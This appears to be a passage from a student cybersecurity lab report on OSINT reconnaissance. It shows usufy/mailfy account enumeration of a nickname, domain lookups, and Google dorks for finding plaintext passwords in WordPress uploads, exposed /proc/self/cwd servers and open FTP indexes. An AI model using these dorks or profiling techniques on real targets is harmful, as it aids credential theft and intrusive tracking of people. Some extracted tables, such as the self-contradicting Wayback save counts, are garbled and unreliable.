Requirement already satisfied: networkx in /usr/lib/python3/dist-packages (from osrframework) (2.6.3)
Collecting oauthlib≥1.0.0
  Downloading oauthlib-3.2.1-py3-none-any.whl (151 kB)
    ━━━━━━━━━━━━━━ 151.7/151.7 kB 1.8 MB/s eta 0:00:00
Collecting pyexcel==0.2.1
  Downloading pyexcel-0.2.1.zip (63 kB)
    ━━━━━━━━━━━━━━ 63.0/63.0 kB 4.2 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
```

- c. After the OSRFramework has been successfully installed, we check for registered accounts with a given nickname with the help of the usufy tool in the OSRFramework. We can use the following command: “`sudo usufy -n cyberhia`”.

```

+-----+
| http://www.myfitnesspal.com/user/cyberhia/profile/cyberhia | cyberhia   | MyFitnessPa
|           |                                         +-----+
+-----+
| http://open.spotify.com/user/cyberhia                      | cyberhia   | Spotify
|           |                                         +-----+
+-----+
| http://forum.pjrc.com/member.php?username=cyberhia        | cyberhia   | Pjrc
|           |                                         +-----+
+-----+
| https://tippin.me/@cyberhia                            | cyberhia   | tippin_me
|           |                                         +-----+
+-----+
| https://twitter.com/cyberhia                          | cyberhia   | Twitter
|           |                                         +-----+
+-----+
| http://teamtreehouse.com/cyberhia                     | cyberhia   | Teamtreehou
se
|           |                                         +-----+
+-----+
| http://ar.wikipedia.org/wiki/User:cyberhia          | cyberhia   | Wikipedia_a
r
|           |                                         +-----+
+-----+
| http://cyberhia.newgrounds.com/                      | cyberhia   | Newgrounds
|           |                                         +-----+
+-----+
2022-09-24 08:11:07.761436      You can find all the information here:
./profiles.csv


```

- d. Next, we will use the mailfy tool to get information about email accounts that have the given nickname. We can use the command:
“sudo mailfy -n cyberhia”.

```

[(kali㉿kali)-[~]]$ sudo mailfy -n cyberhia

```



```

in 5 platforms ...
[
  "Infojobs",
  "Instagram",
  "KeyServerUbuntu",
  "OkCupid",
  "Twitter"
]

Press <Ctrl + C> to skip this step ...

[*] Starting the research of 40 email(s) in 5 platform(s) ... This may take a while.

[*] 1/40 Checking 'cyberhia@tutanota.de' ...
[*] 2/40 Checking 'cyberhia@keemail.me' ...
[*] 3/40 Checking 'cyberhia@189.cn' ...
[*] 4/40 Checking 'cyberhia@gmail.com' ...
[*] 5/40 Checking 'cyberhia@hotmail.com' ...
[*] 6/40 Checking 'cyberhia@mail.ru' ...
[*] 7/40 Checking 'cyberhia@icloud.com' ...
[*] 8/40 Checking 'cyberhia@lycos.com' ...
[*] 9/40 Checking 'cyberhia@yandex.ru' ...
[*] 10/40 Checking 'cyberhia@126.com' ...
^C      Step 1 manually skipped by the user ...

2022-09-24 08:13:47.397197      Step 2/3. Verifying if the provided emails have registered a domain u

[*] 'cyberhia@outlook.com' has NOT registered a domain yet.
[*] 'cyberhia@latinmail.com' has NOT registered a domain yet.
[*] 'cyberhia@libero.it' has NOT registered a domain yet.
[*] 'cyberhia@lycos.com' has NOT registered a domain yet.
[*] 'cyberhia@me.com' has NOT registered a domain yet.
[*] 'cyberhia@mail.ru' has NOT registered a domain yet.
[*] 'cyberhia@mail2tor.com' has NOT registered a domain yet.
[*] 'cyberhia@outlook.com' has NOT registered a domain yet.
[*] 'cyberhia@protonmail.ch' has NOT registered a domain yet.
[*] 'cyberhia@protonmail.com' has NOT registered a domain yet.
[*] 'cyberhia@rambler.ru' has NOT registered a domain yet.
[*] 'cyberhia@rocketmail.com' has NOT registered a domain yet.
[*] 'cyberhia@rediffmail.com' has NOT registered a domain yet.
[*] 'cyberhia@seznam.cz' has NOT registered a domain yet.
[*] 'cyberhia@starmedia.com' has NOT registered a domain yet.
[*] 'cyberhia@tuta.io' has NOT registered a domain yet.
[*] 'cyberhia@tutanota.com' has NOT registered a domain yet.
[*] 'cyberhia@tutanota.de' has NOT registered a domain yet.
[*] 'cyberhia@ya.ru' has NOT registered a domain yet.
[*] 'cyberhia@yahoo.com' has NOT registered a domain yet.
[*] 'cyberhia@yandex.com' has NOT registered a domain yet.
[*] 'cyberhia@yandex.ru' has NOT registered a domain yet.
[*] 'cyberhia@yeah.net' has NOT registered a domain yet.
[*] 'cyberhia@zoho.com' has NOT registered a domain yet.

2022-09-24 08:15:14.758542      Step 3/3. Verifying if the provided emails can be found using DuckDuckGo ...

Press <Ctrl + C> to skip this step ...

{'value': '(DuckDuckGo) Cyber Crime Portal - MHA - "cyberhia@126.com"', 'type': 'com.i3visio.Profile',
 'attributes': [{'type': '@source', 'value': 'duckduckgo.com', 'attributes': []}, {'type': '@source_'

```

```
{'value': '(DuckDuckGo) Cyber Crime Portal - MHA - "cyberhia@126.com"', 'type': 'com.i3visio.Profile', 'attributes': [{ 'type': '@source', 'value': 'duckduckgo.com', 'attributes': []}, { 'type': '@source_uri', 'value': 'https://cybervolunteer.mha.gov.in/', 'attributes': []}, { 'type': 'com.i3visio.Email', 'value': 'https://cybervolunteer.mha.gov.in/1', 'attributes': []}, { 'type': 'com.i3visio.Platform', 'value': 'Cyber Crime Portal - MHA', 'attributes': []}, { 'type': 'com.i3visio.Text', 'value': 'Website Content Managed by Ministry of Home Affairs, Govt. of India. Best viewed in Mozilla Firefox, Google Chrome.[VD]', 'attributes': []}], {'value': '(DuckDuckGo) Cyber Crime Portal - "cyberhia@126.com"', 'type': 'com.i3visio.Profile', 'attributes': [{ 'type': '@source', 'value': 'duckduckgo.com', 'attributes': []}, { 'type': '@source_uri', 'value': 'https://cybervolunteer.mha.gov.in/Hindi/Defaulthn.aspx', 'attributes': []}, { 'type': 'com.i3visio.Email', 'value': 'https://cybervolunteer.mha.gov.in/Hindi/Defaulthn.aspx', 'attributes': []}, { 'type': 'com.i3visio.Platform', 'value': 'Cyber Crime Portal', 'attributes': []}, { 'type': 'com.i3visio.Text', 'value': 'यह पर्टल इवर अपर्ध क शक्यत क ओनलइन रपर करन क ... ', 'attributes': []}], [*] 'cyberhia@126.com' has been located in, at least, 2 different URL as shown by DuckDuckGo. [*] 'cyberhia@163.com' was NOT located using DuckDuckGo. [*] 'cyberhia@189.cn' was NOT located using DuckDuckGo. [*] 'cyberhia@aol.com' was NOT located using DuckDuckGo. [*] 'cyberhia@bk.ru' was NOT located using DuckDuckGo. [*] 'cyberhia@breakthru.com' was NOT located using DuckDuckGo. [*] 'cyberhia@btinternet.com' was NOT located using DuckDuckGo. [*] 'cyberhia@gmail.com' was NOT located using DuckDuckGo. [*] 'cyberhia@gmx.com' was NOT located using DuckDuckGo. [*] 'cyberhia@gmx.de' was NOT located using DuckDuckGo. [*] 'cyberhia@hotmail.com' was NOT located using DuckDuckGo. [*] 'cyberhia@hushmail.com' was NOT located using DuckDuckGo. [*] 'cyberhia@icloud.com' was NOT located using DuckDuckGo. [*] 'cyberhia@inbox.com' was NOT located using DuckDuckGo. [*] 'cyberhia@keemail.me' was NOT located using DuckDuckGo. [*] 'cyberhia@latinmail.com' was NOT located using DuckDuckGo. [*] 'cyberhia@libero.it' was NOT located using DuckDuckGo. [*] 'cyberhia@lycos.com' was NOT located using DuckDuckGo.
```

2022-09-24 08:15:34.627022 Results obtained:

Sheet Name: Objects recovered (2022-9-24 8h15m).

com.i3visio.Email	com.i3visio.Platform
https://cybervolunteer.mha.gov.in/	Cyber Crime Portal - MHA
https://cybervolunteer.mha.gov.in/Hindi/Defaulthn.aspx	Cyber Crime Portal

2022-09-24 08:15:34.639417 You can find all the information collected in the following files:
./profiles.csv

2022-09-24 08:15:34.639458 Finishing execution ...


Total time used: 0:02:32.612178

Did something go wrong? Is a platform reporting false positives? Do you need to integrate a new one and you don't know how to start? Then, you can always place an issue in the Github project:

4. Web Archives:

- Web archiving is the process of collecting portions of the World Wide Web to ensure the information is preserved in an archive for future researchers, historians, and the public.
 - Web archivists typically employ web crawlers for automated capture due to the massive size and amount of information on the Web.
 - Web Archives are websites that can access the preserved archives of the World Wide Web.

a. Cached Views.com



b. WayBack Machine

INTERNET ARCHIVE Explore more than 737 billion web pages saved over time

Wayback Machine <http://cyberhia.com> BROWSE HISTORY

Find the Wayback Machine useful? [DONATE](#)

Subscription Service Save Page Now

Archive-It enables you to capture, manage and search collections of digital content

<https://> [SAVE PAGE](#)

INTERNET ARCHIVE Explore more than 737 billion web pages saved over time

[DONATE](#) **Wayback Machine** <http://cyberhia.com>

[Calendar](#) · [Collections](#) · [Changes](#) · [Summary](#) · [Site Map](#) · [URLs](#)

Saved 13 times between March 24, 2017 and September 24, 2022.

Month	Year	Saves
Jan	1999	1
Feb	2000	1
Mar	2001	1
Apr	2002	1
May	2003	1
Jun	2004	1
Jul	2005	1
Aug	2006	1
Sep	2007	1
Oct	2008	1
Nov	2009	1
Dec	2010	1
Jan	2011	1
Feb	2012	1
Mar	2013	1
Apr	2014	1
May	2015	1
Jun	2016	1
Jul	2017	1
Aug	2018	1
Sep	2019	1
Oct	2020	1
Nov	2021	1
Dec	2022	1

CALENDAR

Month	Year	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
JAN	1999	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
FEB	2000	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
MAR	2001	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
APR	2002	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
MAY	2003	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
JUN	2004	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
JUL	2005	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
AUG	2006	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
SEP	2007	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
OCT	2008	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
NOV	2009	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
DEC	2010	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
JAN	2011	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
FEB	2012	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
MAR	2013	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
APR	2014	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
MAY	2015	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
JUN	2016	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
JUL	2017	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
AUG	2018	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
SEP	2019	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
OCT	2020	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
NOV	2021	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
DEC	2022	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31

5. Passive Total:

a. RISKIQ

We will soon launch an updated version of our homepage including the Search Features you prefer. Try it Now!

cyberhia.com

PassiveTotal Intelligence

First Seen: 2015-08-23 Last Seen: 2022-10-04 Registrar: GoDaddy.com, LLC Registrant: Domains By Proxy, LLC

Reputation: Cyber Threat Intelligence (0) Attack Surface Connections (0)

Resolutions (3)

Resolve	First Seen	Last Seen
172.67.171.181	2020-10-02	2022-10-04
104.21.63.192	2021-01-15	2022-10-04
34.98.99.30	2020-08-28	2022-08-26

[View Records](#)

Certificates (3)

About the Network We are excited to streamline OSINT intelligence with PassiveTotal's network analysis tools. Learn More

My Articles Click this link to view my latest articles.

6. Web Scraping:

- Web scraping, web harvesting, or web data extraction is data scraping used for extracting data from websites.
- Web scraping software may directly access the World Wide Web using the Hypertext Transfer Protocol or a web browser.

a. The Harvester:

“theHarvester” is a python script that searches through search engines and other sites for email addresses, hosts, and sub-domains. Using theHarvester is simple, as there are only a few command switches to set.

The options are as follows:

- -d: This identifies the domain to be searched, usually the domain or targets website.
- -b: This identifies the source for extracting the data; it must be done on one of the following: Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP, or All.
- -l: This limiting option instructs theHarvester to only harvest data from a specified number of returned search results.
- -f: This option is used to save the final results onto an html and xml file.

```

root@kali: ~
File Actions Edit View Help
[!] Invalid source.

[root@kali]# theHarvester -d packtpub.com -l 500 -b google
*****
* THE HARVESTER v4.0.3 *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *
*****
[*] Target: packtpub.com
    Searching 0 results.
    Searching 100 results.
    Searching 200 results.
    Searching 300 results.
    Searching 400 results.
    Searching 500 results.
[*] Searching Google.

```

7. Obtaining User Information:

a. **TinEye:**

The screenshot shows the TinEye search interface. At the top, there's a search bar with 'Upload' and 'Paste or enter image URL' options, and a search button. Below the search bar, it says '257 results' found over 56.2 billion images in 0.9 seconds for the query '41641-purple-Daft_Punk-vectors.jpg'. There are two checkboxes: 'Include 17 results not available' and 'Show only 4 results found in collections'. To the right is a cartoon robot icon. On the left, there are three search results with small thumbnail images: 1. www.redbubble.com: shop/world+art+posters - First found on Dec 31, 2015; shop/around+posters - First found on Nov 25, 2015. 2. wallpaper.ulun.site: graphic-wallpaper/ - First found on Mar 12, 2018; Filename: daft_punk_graphic_helmet_music_90757_1920x1080.jpg (1920 x 1080, 817 kB). 3. mrfab.info: daft-punk-logo-wallpapers - First found on Oct 3, 2017; Filename: daft-punk-logo-graffiti-art-universe.jpg (1920 x 1080, 817 kB). To the right, there's a 'Related images on shutterstock' section with a grid of abstract and colorful images.

8. Online Search Portals:

a. **Shodan.io:**

The screenshot shows the Shodan search results for the IP address 104.21.63.192. The page displays the following information:

- IP Address: 104.21.63.192
- Hostname(s): juan23.edu.ar, sni.cloudflare.com
- Country: United States
- City: San Francisco
- Organization: Cloudflare, Inc.

Below this, under 'Open Ports', the following ports are listed:

80	443	2082	2083	2086	2087
8080	8443	8880			

At the bottom, there are two green buttons: 'VIEW IP DETAILS' and 'VIEW DOMAIN DETAILS'.

a. **Censys.com:**


The screenshot shows the Censys interface for certificate search. The search bar at the top has 'cyberhia.com' entered. Below the search bar, there are 'Certificates' dropdown options and a 'Search' button. A 'Quick Filters' sidebar on the left lists tags like 'Expired', 'Previously Trusted', 'DV', 'Leaf', and 'PreCert'. It also lists issuers such as Let's Encrypt, Cloudflare, Inc., ZeroSSL, DigiCert Inc, and Google Trust Services LLC. The main area displays search results for certificates. The first result is for 'CN=*.cyberhia.com' with details: GTS CA 1P5, issued by Cloudflare Inc ECC CA-3, valid from 2022-07-31 to 2022-10-29, and subject to *.cyberhia.com, cyberhia.com. The second result is for 'C=US, ST=California, L=San Francisco, O=Cloudflare\, Inc., CN=sni.cloudflaressl.com' with details: Cloudflare Inc ECC CA-3, issued by Cloudflare Inc ECC CA-3, valid from 2022-07-31 to 2023-07-31, and subject to *.cyberhia.com, cyberhia.com, sni.cloudflaressl.com. The third result is for 'CN=cyberhia.com' with details: ZeroSSL RSA Domain Secure Site CA, issued by Cloudflare Inc ECC CA-3, valid from 2022-09-14 to 2022-12-13, and subject to cyberhia.com, www.cyberhia.com. The fourth result is for 'C=US, ST=California, L=San Francisco, O=Cloudflare\, Inc., CN=sni.cloudflaressl.com' with details: Cloudflare Inc ECC CA-3, issued by Cloudflare Inc ECC CA-3, valid from 2022-07-31 to 2023-07-31, and subject to _all: cyberhia.com.

9. Google Hacking Database:

- The Google Hacking Database (GHDB) is a compendium of Google hacking search terms that have been found to reveal sensitive data exposed by vulnerable servers and web applications.
- The GHDB was launched in 2000 by Johnny Long to serve penetration testers.
- In 2010, Long turned the database over to Offensive Security and it became part of exploit-db.com.
- It was also expanded to include not only the Google search engine but also other search engines like Microsoft's Bing as well as other repositories such as GitHub.

a. **To search for any plaintext passwords or poorly configured**

WordPress sites: “inurl:/wp-content/uploads/ ext:txt “username” AND “password” | “pwd” | “pw”.



Google

inurl:/wp-content/uploads/ ext:txt "username" AND "password" | "pwd" | "PW"

All Images News Videos Maps More Tools

About 8 results (0.28 seconds)

Did you mean: inurl:/wp-content/uploads/ ext:txt "username" AND "password" **IN** "pwd" "PW"

It looks like there aren't many great matches for your search

Try using words that might appear on the page that you're looking for. For example, 'cake recipes' instead of 'how to make a cake'.

Need help? Take a look at other tips for searching on Google.

<https://www2.honey.net.org> › uploads › stripped_passwords

here - The Honeynet Project

password ! ... "%username11111" "%username11111" "%username" "%username3!@ ..." pw.123456 pw123 pw123123 pw123456 pw8xl-36 pwbrhqijma pwc pwd pwd123 ...

<https://www.wyattroersma.com> › uploads › 2012/04 › F...

Files-of-Interest-302.txt - wyattroersma

... PW.xps Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs.zip ... Password not required --> Normal user account Username : Master of ...

<http://raz0r.name> › wp-content › col... - Translate this page

raz0r.name/wp-content/uploads/2008/06/columns.txt

b. To search for any vulnerable web servers:

“inurl:/proc/self/cwd”

\\

https://www.google.com/search?q=inurl%3A+%2Fproc%2Fself%2Fcwd&source=hp&ei=PBQ4Y4beMNzO4-EPsui-6AY&ifsig=AjIK0

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google inurl: /proc/self/cwd

All Images Videos Shopping News More Tools

About 1,640 results (0.29 seconds)

https://stuff.mit.edu > usr > lib > python3 > dist-packages :
of /afs/sipb/user/mkgray/bar/proc/self cwd/usr/lib/python3/dist ...
Index of /afs/sipb/user/mkgray/bar/proc/self cwd/usr/lib/python3/dist-packages. [ICO], Name .
Last modified · Size. [PARENTDIR], Parent Directory, ~, [DIR] ...

https://stuff.mit.edu > usr > lib > python3 > dist-packages :
of /afs/sipb/user/mkgray/bar/proc/self cwd/usr/lib/python3 ... - MIT
Index of /afs/sipb/user/mkgray/bar/proc/self cwd/usr/lib/python3/dist-packages/gi. [ICO], Name .
Last modified · Size. [PARENTDIR], Parent Directory, ~, [DIR] ...

https://www.techoneusergroup.com > home > cwd > proc :
Index of /home/000~ROOT~000/proc/self cwd/proc
Index of /home/000~ROOT~000/proc/self cwd/proc. Name Last modified Size Description .
Parent Directory - 1/ 2022-09-30 07:33 - 106229/ 2022-09-30 07:10 ...

https://www.exploit-db.com > ghdb :
inurl:/proc/self cwd - Vulnerable Servers GHDB Google Dork
24-Jul-2017 — Google Dork: inurl:/proc/self cwd Vulnerable web servers that have either been misconfigured or compromised in some manner already, ...

http://hfscjp.berandal_sym > proc > self > cwd > net :
Index of /berandal_sym/root/proc/self cwd/net
Index of /berandal_sym/root/proc/self cwd/net. Parent Directory Apache/2.2.34 (Unix)
mod_ssl/2.2.34 OpenSSL/1.0.2f mod_bwlimited/1.4 mod_fcgid/2.3.9 Server ...

Cyber Security Practical 2 - Ru...

c. To search for any Open FTP Servers:

'intitle:"index" inurl:ftp'

https://www.google.com/search?q=intitle%22index%22+inurl%3A+ftp&source=hp&ei=PBQ4Y4beMNzO4-EPsui-6AY&ifsig=AjIK0

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google intitle:"index" inurl:ftp

All Images Videos Shopping News More Tools

About 7,78,000 results (0.38 seconds)

https://idlastro.gsfc.nasa.gov > ftp :
Index of /ftp
Index of /ftp. Index of /ftp. Name Last modified Size Description · Parent Directory - LICENSE
21-Jul-2014 13:09 1.3K aaareadme ...

https://surfer.nmr.mgh.harvard.edu > ftp :
Index of /ftp
Name Last modified Parent Directory Size
ID-pubftp 2022-09-24 01:07 0
articles/ 2021-10-15 11:13
View 7 more rows

https://www.bioinformatics.org > ftp :
Index of /ftp - Bioinformatics.org
Index of /ftp. Index of /ftp. [ICO], Name · Last modified · Size · Description ...


https://www.ietf.org > ietf-ftp > ietf-mail-archive :
Index of /ietf-ftp/ietf-mail-archive
Index of /ietf-ftp/ietf-mail-archive. Index of /ietf-ftp/ietf-mail-archive. Icon Name Last modified Size Description. [PARENTDIR] Parent ...

https://mirbase.org > ftp :
